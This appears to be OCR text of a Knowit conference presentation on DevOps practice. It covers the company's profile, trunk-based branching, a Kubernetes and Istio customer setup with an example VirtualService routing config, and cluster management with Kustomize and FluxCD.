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Creating a Nordic powerhouse for digital solutions with a sustainable impact

3,800+
/ Professionals


6 countries
/ SE, NO, FI, DK, DE, PL

4 business areas
/ Solutions, Experience, Connectivity and Insight

Nordic ESG champions
/ Clear vision to accelerate the UN SDG agenda

5,450 MSEK
/ Combined revenue

543 MSEK
/ Combined EBITA



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We are a Nordic powerhouse that together with our customers builds a sustainable future

Knowit Solutions

/ Innovative solutions based on the latest technology

Estimated # of employees:
~1,800

OP-Pohjola, PAULIG Exploring Great Taste, SOS Alarm, e.on, feelgood

Knowit Experience

/ The largest digital agency in the Nordic region

Estimated # of employees:
~900

MQ MARQET, Outotec, Santander Consumer Bank, Arla, AKADEMIBOKHANDELN


Knowit Insight

/ The digital management consultants

Estimated # of employees:
~400

ahlsell, DNB, VTT, H&M, 1177 VÅRDGUIDEN, BEIJER BYGGMATERIAL, Polisen

Knowit Connectivity



/ Expertise and development to support a connected world

Estimated # of employees:
~700

Acobia Integrator of Intelligence, ERICSSON, DAIMLER, VOLVO

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Who?

- Antti Rahikainen
- TUT Alumni (2014) – Communication networks and protocols
- Worked in Knowit (former Cybercom) since 2011
- Career path:
  - Service desk administrator
  - Infra service manager
  - Senior systems specialist / architect
    - DevOps
    - Kubernetes
    - Public / Private clouds

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Couple generic words about DevOps

DevOps

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

DevOps

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”As-a-code”
Immutable
Auto-scaling


Infrastructure

Culture

- Agile teams
- Collaboration

- Tests part of the pipeline
- Artifacts stored in repository

Continuous Integration



Security

- Part of the testing
- Practices
- Automated scans

- Blue/green deployments
- Feature flags

Continuous Deployment

Continuous Delivery

- Automated configuration management
- Secret management

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Customer case

- NodeJS + React Microservice architecture
- Kubernetes (On-Prem + Cloud deployments)
  - With Istio service mesh
- Trunk-based development (with Release-branches)
- DevOps techs
  - Bitbucket (Git)
  - Jenkins
  - JFrog Artifactory
  - Test platform (Mocha, Cypress..)
  - Sonarqube (Static analysis)
  - Skaffold
  - FluxCD

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
Trunk based development



1.1. New feature-branch from develop
2.1. Bugfix-branch from develop
1.2. Feature merged back to develop
2.2. Optional (but encouraged) to bring bugfix up-to-date with develop (rebase or merge)
2.3. Bugfix merged back to develop
3.1. Release-branch created
3.2. Relase tagged
3.3. Only hotfixes are allowed on release-branch
3.4. Hotfix merged to release
3.5. Release branch automatically merged back to develop (including the hotfix)
3.6. New tag

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
Local Kubernetes cluster
App1
App2
App3
App4
Images
Local Docker Registry
Developer
Skaffold
feature-environment on Cloud
App1
App2
App3
App4
feature/MyAweSomeFeature
Pull request
Deploy using Skaffold
Remote Git
Triggers
Builds and deploys
Push images
Artifactory (Docker registry)

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Explanation

- Developer creates feature-branch
- Skaffold https://skaffold.dev/
  - Automatically builds new container on code change to local kubernetes cluster
  - Setup microservices
- Pull request is opened to Git.
  - Jenkins build is triggered and creates new kubernetes-namespace for new feature-environment
  - Integration tests are run
- Tests ok -> merge to dev (after reviews)
- Tests fail -> PR-updated

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

Service mesh

- What is service mesh?

  "A service mesh, like the open source project Istio, is a way to control how different parts of an application share data with one another. Unlike other systems for managing this communication, a service mesh is a dedicated infrastructure layer built right into an app." - https://www.redhat.com/en/topics/microservices/what-is-a-service-mesh

- Why?
  - Manageability
  - Loadbalancing
  - Security (TLS)





https://www.weave.works/blog/introduction-to-service-meshes-on-kubernetes-and-progressive-delivery

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
Service mesh example

```
apiVersion: networking.istio.io/v1beta1
kind: VirtualService
metadata:
  name: backend-service
  namespace: default
spec:
  hosts:
  - backend.default.svc.cluster.local
  http:
  - match:
    - queryParams:
        customerId:
          exact: '175641'
    route:
    - destination:
        host: backend
        subset: customer1
        port:
          number: 8088
  - match:
    - queryParams:
        customerId:
          exact: '126200'
    route:
    - destination:
        host: backend
        subset: customer2
        port:
          number: 8088
  - match:
    - queryParams:
        customerId:
          exact: '119190'
    route:
    - destination:
        host: backend
        subset: customer3
        port:
          number: 8088
```



What happens?

- User browses UI and selects customer (111) specific data
- UI sends query to backend using generic hostname *backend.default…*
- Service mesh is responsible for routing backend requests using ?customer queryParameter to specific backend service

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
How to manage clusters

- Shared production cluster for basic use case
- Dedicated customer environments
- On-Prem installations
- Dev, Test

Configuration?



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How to manage clusters?

- Our solution:
  - Kustomize + FluxCD

Application specific Kustomize:
- base:
  - Deployment.yaml
  - Service.yaml
  - Pvc.yaml
  - ….

Environment specific patches:
patches:
- Deployment-patch.yaml
- Service-patch.yaml
- Pvc-patch.yaml
- ….

FluxCD https://fluxcd.io/
